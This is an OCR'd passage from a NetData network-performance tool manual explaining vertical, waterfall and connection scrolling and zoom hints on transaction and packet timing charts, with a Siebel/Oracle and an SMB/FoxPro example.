


The investigation should begin by highlighting the connection carrying the slow front-end transaction as in the above chart. In this case the front-end connection carried several concurrent Siebel transactions from a web server and their yellow transaction bars are stacked on their connection band. One of the transactions ran for 26 seconds, and it was selected as a parent transaction to mark its time span with green vertical lines.

The next step is to hide all the other front-end transactions as they are no longer relevant to the current mission. Select the slow front-end transaction and from a sub-menu of the chart's context menu choose to hide 'Others of This Type':




Then click the Vrt.Scroll button.



Highlighted connections (with green bands) are fixed at the bottom of the chart. The scroll is easier to understand if the connections are listed in order of their ID, by checking the 'Order by ID' box. Connections can be scrolled up or down by right-clicking the mouse above or below the grid area, with the scroll bar, or with the PageUp and Page Down keys. Clicking the Drag button allows the chart to be dragged and positioned precisely with the mouse.

When scrolled, this chart shows a clear relationship between the slow Siebel transaction and a burst of Oracle database queries on connection 286629. Furthermore, a shorter Siebel transaction was handled concurrently with a second burst of queries on connection 309556. The investigation is usually completed with a waterfall chart that displays all the database round-trips. It highlights the slow queries and may also identify large numbers of round-trips that can be eliminated with better database requests.




All forms of the timing chart – transaction timing, packet timing and waterfall – can be scrolled vertically, and the vertical scroll bar on the chart provides additional means to move the scroll. The quickest way to scroll from top to bottom, or vice versa, is to drag the slider, and the chart scrolls as the slider moves.

A waterfall chart is limited to 1000 rows. The timing chart is limited to 1000 *visible* rows but the total number of rows in the scroll is virtually unlimited. Scrolling is immediate in most circumstances because it requires only part of a scroll to be copied to the chart window from a much larger image in memory. The memory image is normally limited to 800 rows (connections or sockets) and scrolling pauses for a few seconds when the displayed portion is moved outside the scope of the memory image and a new memory image has to be drawn.


In the scrolling mode a packet timing chart suppresses the grey line that joins packet markers in chronological order, and, rather than separating client and server socket bands by one or more sockets, it plots every server band immediately above its client band. However, if the user selects a small subset of connections that can be displayed without scrolling, the packet-timing chart temporarily reverts to a standard display, with separated client and server bands, and a chronological line.

A button on the chart's button bar – 'Vrt.Scroll' / 'No V Scroll' – toggles vertical scrolling on and off for either a timing chart or a waterfall chart, whichever is displayed.





This chart shows part of a scrolled packet-timing chart of the SMB traffic of a single TCP connection split into separate 'secondary' connections that characterise access to individual files. The file name appears in place of the connection ID on server bands. The application in this case involved a Visual FoxPro database manager accessing hundreds of database files (DBF, FPT) and index files (CDX) on a central server.

Spin buttons in the chart's format-control window set a minimum height for individual rows on a scrolled timing chart. Index numbers range from 5 to 37 and vary row height in a partly geometric progression.




Increasing row height provides another mechanism for zooming into the activity of a few connections:


Copyright Measure IT
Transaction Timing
Seconds
0 0.5 1 1.5 2 2.5 3 3.5 4 4.5 5 5.5 6 6.5 7 7.5
Protocol
ConnID
Connection
500
Trans2
Read&X: --
Trans2 Query File Info: Standard Info (03EDh)--
Trans2 Query File Info
Locking&X: unlock--
Read&X Signed: --
Key: 366330 from 08:47:46.6764 to 08:47:46.6765
Trans: SMB/TCP Read&X Signed
\nextkey.CDX
\names.dbf
\names.FPT
\names.CDX
\systemcodes.dbf
\systemcodes.CDX
\phone.dbf
\phone.FPT
\phone.CDX
\fax.dbf
\fax.CDX
\address.dbf
\cmsmain.DBC
\cmsmain.DCT
\cmsmain.DCX
08:47:42 08:47:43 08:47:44 08:47:45 08:47:46 08:47:47 08:47:48 08:47:49
Friday 18-Aug
NetData Chart
13,486 transactions



Copyright Measure IT
Packet Timing
Server packets appear in a socket immediately above the socket of their client packets
Packets in different connections appear in successively higher sockets.
A packet's height within a socket band is proportional to its length.
Seconds
0 0.5 1 1.5 2 2.5 3 3.5 4 4.5 5 5.5 6 6.5 7 7.5
Protocol
ConnID
Socket
858
Read&X: --
non-data
data
\addrlinks.CDX
TCP 402899183
Trans2 Query File Info: Standard Info (03EDh)--
\email.dbf
TCP 402899176
Read&X Signed: --
\email.CDX
Key: 358074 from 08:47:46.1062 to 08:47:46.1063
Trans: SMB/TCP Trans2 Query File Info:
Standard Info (03EDh) --
TCP 402899180
\cmsmain.DBC
TCP 402899167
08:47:42 08:47:43 08:47:44 08:47:45 08:47:46 08:47:47 08:47:48 08:47:49
Friday 18-Aug
NetData Chart
28,867 packets

21.3 Waterfall Chart Scrolling

A waterfall chart with many rows can be viewed in consecutive pages, and the chart can be scrolled with the Page Up and Page Down keys, by clicking in a highlighted area at the bottom of the window, or by dragging the cursor. When scrolled by a whole page the new view slides rather than jumps into position.




When rows are dedicated to different transaction types the chart reveals clearly those types – such as database queries – that are executed many times, and rows with dark pink descriptions indicate queries with redundant calls – those using identical sets of search parameters.




When the cursor rests to the left of the grid area, the pop-up gives a brief description of the query, and the different sets of query parameters.

21.4 Connection Scrolling

The ability to scroll through large numbers of connection bands on the transaction timing chart is particularly useful when comparing front- and backend activity, to create or confirm transaction families that identify the backend transactions generated by front-end transactions.






The scrolling function allows connection scrolling to remain in force after the chart's time span and number of displayed connections have been changed, whether by a zooming operation or by adjusting the time span to suit a selected front-end transaction. After such a change NetData modifies the two scroll parameters – the number of displayed connections and the position of the scroll (an offset into the list of relevant connections) – to keep the selected connections in view. The chart's Back and Fwd buttons preserve and restore the two scroll parameters.


A new Drag/Zoom button to the right of the Back and Fwd buttons toggles the cursor mode between chart zooming and dragging. With scrolling enabled, the chart can be scrolled either by dragging the cursor in drag mode, or by starting to drag the cursor while the Shift key is down. The chart can be scrolled a whole page by right-clicking above or below the grid area, and for this operation the new chart now slides rather than jumps into position.

A new command in the sub-menu to Hide Connections will hide all the front-end connections held by the server of the selected connection, other than highlighted connections and the selected connection (which is also highlighted). This frees chart space to display more backend transactions that might match a small number of selected front-end transactions.



21.5 Zooming and Scrolling Hints Outside Chart Grid

Outside a chart's grid area there are eight distinct regions as highlighted by green and yellow colours in the sample chart below. When the cursor is rested in one of these regions, the region is coloured and a pop-up box describes the effect of a right-click in the region: a green region provides a zoom function; and a yellow region provides a scrolling function.



The hints describe functions for zooming out and zooming in (by dragging the cursor over part of the chart). The chart can be scrolled left or right (retaining its time span) by the full chart width, half the width, or by any number of grid panels. The last function is achieved.by dragging the chart with the Shift key down (necessary only at the start of the drag)..

The timing chart can also be dragged vertically when in two particular modes: when paging is enabled for a transaction waterfall list, or when connection scrolling has been enabled in the format-control window. Vertical scrolling in this way allows the view to be adjusted quickly by any discrete number of transaction rows.

21.6 Chart Scrolling

The performance and timing charts can be scrolled right or left with the corresponding arrow keys. They normally shift time by the time span of the chart, but if the Ctrl key is down the time shift is only half the chart's time span.

The scrolling functions can be invoked also with the mouse, by clicking a corner of the chart outside the grid area. A click in a top corner shifts the time by the chart's span, and a click in a bottom corner shifts the time by half the chart's span.

The Drag button allows the chart to be scrolled more precisely by dragging with the mouse button down.

22 Charting and Table Browsing Options

22.1 Zooming In

